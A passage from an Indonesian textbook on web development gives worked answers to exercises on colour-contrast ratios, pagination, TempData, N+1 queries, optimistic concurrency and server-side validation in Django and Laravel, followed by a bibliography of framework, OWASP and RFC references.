Latihan 16.5. `#b91c1c` mempunyai kanal 185, 28, 28, yaitu 0.7255, 0.1098, 0.1098. Persamaan (16.3): $((0.7255 + 0.055)/1.055)^{2.4} = 0.7398^{2.4} = 0.4851$, dan $((0.1098 + 0.055)/1.055)^{2.4} = 0.1562^{2.4} = 0.0116$ dua kali. Persamaan (16.4): $0.2126 \times 0.4851 + 0.7152 \times 0.0116 + 0.0722 \times 0.0116 = 0.1031 + 0.0083 + 0.0008 = 0.1122$. Persamaan (16.5) di atas putih: $1.05/0.1622 = 6.47$. Di atas `#fef2f2` rasionya 5,91, lebih rendah, karena latar merah muda itu sedikit lebih gelap daripada putih, sehingga L_1 lebih kecil dari 1 dan rasionya turun.

Latihan 16.6. $n = 0$: Persamaan (16.6) memberi $P = \max(1,0) = 1$; Persamaan (16.7) memberi $p' = \min(\max(3,1),1) = 1$; Persamaan (16.8) memberi 0. Halaman menampilkan "0 customers, page 1 of 1." dan tabel kosong, bukan galat dan bukan "page 3 of 0".

Latihan 16.7. TempData dibuat tepat untuk satu *redirect*: ditulis oleh `POST`, dibaca sekali oleh halaman berikutnya, lalu dihapus. Di sesi, pesan itu akan tetap tinggal sampai ada yang menghapusnya; Laundry Counter harus ingat menghapusnya di setiap tempat pesan itu ditampilkan, dan pesan yang terlupa di sana akan muncul lagi di halaman lain yang tidak berkaitan, atau di tab lain peramban yang sama. (Situs Java dan Python memang menyimpannya di sesi, dan menghapusnya begitu tata letak membacanya: TempData buatan tangan.)

Latihan 16.8. Satu kueri untuk halaman itu, ditambah satu `BillsOf` per baris: $1 + 10 = 11$ kueri per halaman, pola $N + 1$ dengan $N = 10$. Dengan Persamaan (16.10) dan $t_q \approx 0.5$ ms pada basis data jarak jauh, biaya tambahannya kira-kira $10 \times 0.5 = 5$ ms per halaman, kecil untuk sepuluh baris; tetapi `BillsOf` juga mengambil setiap nota setiap pelanggan hanya untuk menghitungnya, dan *grid* 100 baris akan mengirim 101 kueri. *Subquery* `(SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id)` mengerjakannya dalam satu kueri.

Latihan 16.9. Formulir membawa nilai-nilai asli dari isian yang diubahnya (dalam *input* tersembunyi, atau *hash* dari nilai-nilai itu, atau bilangan `version` bila tabelnya mendapat kolom itu); `UpdateCustomer` milik *store* menerimanya dan menambahkannya ke `WHERE` seperti pada Persamaan (16.11); bila tidak ada baris yang berubah, halaman menampilkan "Somebody changed this customer after you opened it", memuat nilai-nilai sekarang, dan mempertahankan ketikan pengguna untuk dibandingkan. Di `DataSetStore`, pemeriksaannya membandingkan baris sekarang dengan nilai-nilai asli yang dikirim, di dalam `Change`.

Latihan 16.10. Django: `forms.Form` dengan `customer_id = forms.RegexField(r"^C\d{4}$")`, `service_id = forms.ChoiceField`, `unit = forms.IntegerField(min_value=1, max_value=100)`, `rack = forms.RegexField(...)`, dan metode `clean()` yang memeriksa bahwa pelanggannya ada; *view* memanggil `form.is_valid()`. Laravel: *form request* yang `rules()`-nya mengembalikan `['CustomerId' => 'required|regex:/^C\d{4}$/|exists:Customer,id', 'Unit' => 'required|integer|between:1,100', 'Rack' => 'required|regex:/^[A-C](0[1-9]|1[0-9]|20)$/i', 'ServiceId' => 'required|exists:Service,id']`; *controller* hanya menerima masukan yang sudah divalidasi. Pada keduanya, aturannya berjalan di *server*, seperti pada **Kode 16.37**.

Daftar Pustaka

[1] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core" and "Overview of ASP.NET Core," *ASP.NET Core documentation*, .NET 10. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[2] Microsoft, "Model validation in ASP.NET Core MVC and Razor Pages," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/validation

[3] Microsoft, "DataSets, DataTables, and DataViews," "Adding DataRelations," and "DataTable Constraints," *ADO.NET documentation*. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/dataset-datatable-dataview/

[4] SQLite Consortium, "SQLite Foreign Key Support." [Online]. Available: https://www.sqlite.org/foreignkeys.html

[5] Microsoft, "Use cookie authentication without ASP.NET Core Identity," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/authentication/cookie

[6] OWASP Foundation, "Password Storage Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[7] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, IETF, Jan. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8018

[8] Pallets Projects, "Flask Documentation: Sessions, Templates, Deploying to Production," version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[9] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[10] OWASP Foundation, "Mass Assignment Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html

[11] W3C, "Web Content Accessibility Guidelines (WCAG) 2.2," W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[12] Microsoft, "Playwright for Python: Getting started, Screenshots." [Online]. Available: https://playwright.dev/python/

[13] Microsoft, "Host and deploy ASP.NET Core" and "Use multiple environments in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/host-and-deploy/

[14] Git Project, "gitignore: Specifies intentionally untracked files to ignore," *Git Reference Manual*. [Online]. Available: https://git-scm.com/docs/gitignore

[15] Microsoft, "ASP.NET Core Data Protection overview" and "Key storage providers in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/data-protection/introduction

[16] OWASP Foundation, "SQL Injection Prevention Cheat Sheet," *OWASP Cheat Sheet Series*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[17] Microsoft, "Session and state management in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/fundamentals/app-state

[18] Microsoft, "Writing provider-independent code in ADO.NET" (System.Data.Common) and "Microsoft.Data.Sqlite overview," *.NET documentation*. [Online]. Available: https://learn.microsoft.com/dotnet/framework/data/adonet/writing-provider-independent-code-with-ado-net

[19] M. Fowler, *Patterns of Enterprise Application Architecture*. Boston, MA, USA: Addison-Wesley, 2002.

[20] Django Software Foundation, "Django documentation," version 5.2. [Online]. Available: https://docs.djangoproject.com/

[21] VMware Tanzu, "Spring Boot Reference Documentation." [Online]. Available: https://docs.spring.io/spring-boot/

[22] Laravel, "Laravel Documentation: Routing, Controllers, Validation, Eloquent ORM." [Online]. Available: https://laravel.com/docs

[23] Microsoft, "Overview of ASP.NET Core MVC," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/overview

[24] OWASP Foundation, "OWASP Top 10:2025." [Online]. Available: https://owasp.org/Top10/2025/

[25] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[26] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110